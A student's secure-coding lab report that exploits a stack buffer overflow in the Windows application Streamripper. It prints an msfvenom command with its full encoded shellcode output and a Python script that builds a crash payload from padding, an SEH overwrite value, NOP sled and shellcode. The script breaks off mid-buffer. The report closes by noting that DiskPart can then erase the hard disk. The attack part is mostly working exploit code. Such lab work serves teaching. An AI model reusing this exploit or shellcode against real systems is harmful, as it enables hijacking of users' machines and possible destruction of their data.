


Secure Coding -Lab9


T.Venkata Sumanth
18BCE7271


12/04/21
L39 +L40

1) Crashing streamripper32

The image shown below was of the streamripper 32 which is an 32 bit application On which we are going to work to look at memory overflow vulnerability







We can see in the above two images the application has been crashed .

2) Changing the Trigger:

Generating shellcode:

```
(root@sumanth)~# msfvenom -a x86 --platform windows -p windows/exec CMD=cmd -e x86/alpha_mixed -b "\x00" -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 438 (iteration=0)
x86/alpha_mixed chosen with final size 438
Payload size: 438 bytes
Final size of python file: 2137 bytes
buf = b""
buf += b"\x89\xe1\xd9\xca\xd9\x71\xf4\x5b\x53\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x4b\x58\x6f"
buf += b"\x72\x77\x70\x75\x50\x45\x50\x31\x70\x4b\x39\x4b\x55"
buf += b"\x45\x61\x59\x50\x65\x34\x6c\x4b\x50\x50\x74\x70\x4e"
buf += b"\x6b\x70\x52\x56\x6c\x4e\x6b\x43\x62\x72\x34\x6c\x4b"
buf += b"\x34\x32\x55\x78\x64\x4f\x6e\x57\x43\x7a\x51\x36\x64"
buf += b"\x71\x79\x6f\x4e\x4c\x65\x6c\x51\x71\x33\x4c\x43\x32"
buf += b"\x46\x4c\x47\x50\x39\x51\x48\x4f\x64\x4d\x57\x71\x69"
buf += b"\x57\x39\x72\x4b\x42\x33\x62\x66\x37\x4e\x6b\x33\x62"
buf += b"\x72\x30\x6e\x6b\x51\x5a\x47\x4c\x4e\x6b\x70\x4c\x54"
buf += b"\x51\x62\x58\x7a\x43\x53\x78\x63\x31\x48\x51\x70\x51"
buf += b"\x6e\x6b\x46\x39\x47\x50\x75\x51\x5a\x73\x6c\x4b\x33"
buf += b"\x79\x32\x38\x59\x73\x57\x4a\x57\x39\x6c\x4b\x47\x44"
buf += b"\x6e\x6b\x36\x61\x39\x46\x64\x71\x49\x6f\x6e\x4c\x69"
buf += b"\x51\x5a\x6f\x74\x4d\x73\x31\x79\x57\x76\x58\x79\x70"
buf += b"\x44\x35\x59\x66\x36\x63\x73\x4d\x4c\x38\x77\x4b\x31"
buf += b"\x6d\x74\x64\x52\x55\x48\x64\x71\x48\x4e\x6b\x51\x48"
buf += b"\x74\x64\x75\x51\x39\x43\x45\x36\x6c\x4b\x54\x4c\x32"
buf += b"\x6b\x6e\x6b\x32\x78\x55\x4c\x77\x71\x7a\x73\x6e\x6b"
buf += b"\x74\x44\x4c\x4b\x45\x51\x38\x50\x4c\x49\x77\x34\x77"
buf += b"\x54\x46\x44\x53\x6b\x33\x6b\x50\x61\x42\x79\x42\x7a"
buf += b"\x52\x71\x49\x6f\x39\x70\x53\x6f\x53\x6f\x51\x4a\x4e"
buf += b"\x6b\x44\x52\x4a\x4b\x4c\x4d\x31\x4d\x43\x5a\x53\x31"
buf += b"\x4e\x6d\x4e\x65\x4d\x62\x33\x30\x57\x70\x67\x70\x62"
buf += b"\x70\x42\x48\x36\x51\x6e\x6b\x42\x4f\x6d\x57\x79\x6f"
buf += b"\x7a\x75\x6f\x4b\x6a\x50\x38\x35\x6c\x62\x72\x76\x43"
buf += b"\x58\x6c\x66\x7a\x35\x4f\x4d\x6d\x4d\x39\x6f\x4e\x35"
buf += b"\x67\x4c\x75\x56\x43\x4c\x44\x4a\x6f\x70\x49\x6b\x4b"
buf += b"\x50\x42\x55\x66\x65\x4d\x6b\x31\x57\x34\x53\x64\x32"
buf += b"\x30\x6f\x61\x7a\x67\x70\x66\x33\x39\x6f\x4e\x35\x73"
buf += b"\x53\x70\x6d\x70\x64\x65\x50\x41\x41"
```


Exploit


```
# -*- coding: cp1252 -*-
f= open("payload.txt", "w")
junk="A" * 230
nseh="\x86\xE5\x4B\x90"
nops="\x90" * 30

# msfvenom -a x86 --platform windows -p windows/exec CMD=cmd -e x86/alpha_mixed -b "\x00" -f pythor

buf = b""
buf += b"\x89\xe7\xdb\xcb\xd9\x77\xf4\x59\x49\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf += b"\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x6a\x48\x6c\x42"
buf += b"\x35\x50\x73\x30\x53\x30\x61\x70\x6c\x49\x6d\x35\x44"
buf += b"\x71\x79\x50\x71\x74\x4c\x4b\x72\x70\x30\x30\x4e\x6b"
buf += b"\x76\x32\x56\x6c\x4e\x6b\x76\x32\x52\x34\x6c\x4b\x72"
buf += b"\x52\x61\x38\x46\x6f\x6f\x47\x50\x4a\x51\x36\x36\x51"
buf += b"\x69\x6f\x6e\x4c\x67\x4c\x61\x71\x71\x6c\x63\x32\x66"
buf += b"\x4c\x31\x30\x59\x51\x6a\x6f\x74\x4d\x53\x31\x48\x47"
buf += b"\x5a\x42\x6a\x52\x70\x52\x46\x37\x4e\x6b\x53\x62\x54"
buf += b"\x50\x4e\x6b\x43\x7a\x57\x4c\x6c\x4b\x62\x6c\x74\x51"
buf += b"\x64\x38\x68\x63\x33\x78\x43\x31\x5a\x71\x42\x71\x6e"
buf += b"\x6b\x52\x79\x51\x30\x46\x61\x58\x53\x6e\x6b\x33\x79"
buf += b"\x57\x68\x4b\x53\x77\x4a\x43\x79\x4e\x6b\x36\x54\x6e"
buf += b"\x6b\x76\x61\x4a\x76\x34\x71\x69\x6f\x4c\x6c\x6b\x71"
buf += b"\x58\x4f\x44\x4d\x57\x71\x4b\x77\x47\x48\x59\x70\x72"
buf += b"\x55\x5a\x56\x64\x43\x61\x6d\x68\x78\x37\x4b\x71\x6d"
buf += b"\x65\x74\x72\x55\x39\x74\x36\x38\x4c\x4b\x66\x38\x54"
buf += b"\x64\x57\x71\x4b\x63\x45\x36\x4e\x6b\x34\x4c\x30\x4b"
buf += b"\x4e\x6b\x53\x68\x35\x4c\x43\x31\x68\x53\x6e\x6b\x76"
buf += b"\x64\x4e\x6b\x73\x31\x78\x50\x6b\x39\x32\x64\x44\x64"
buf += b"\x37\x54\x63\x6b\x61\x4b\x43\x51\x66\x39\x71\x4a\x66"
buf += b"\x31\x4b\x4f\x6d\x30\x43\x6f\x71\x4f\x62\x7a\x4c\x4b"
buf += b"\x47\x62\x78\x6b\x6e\x6d\x31\x4d\x50\x6a\x36\x61\x6e"
buf += b"\x6d\x4c\x45\x38\x32\x33\x30\x33\x30\x73\x30\x56\x30"
buf += b"\x35\x38\x76\x51\x6e\x6b\x62\x4f\x4f\x77\x6b\x4f\x59"
```

Paste the payload generated using above script in any user interaction





By using DiskPart, you can erase your hdd.

Stack overflow is reason for above operations because when the given data grows beyond its allocated space, the dynamic stack contents begin to overwrite other things. Because of this cmd is popping-up.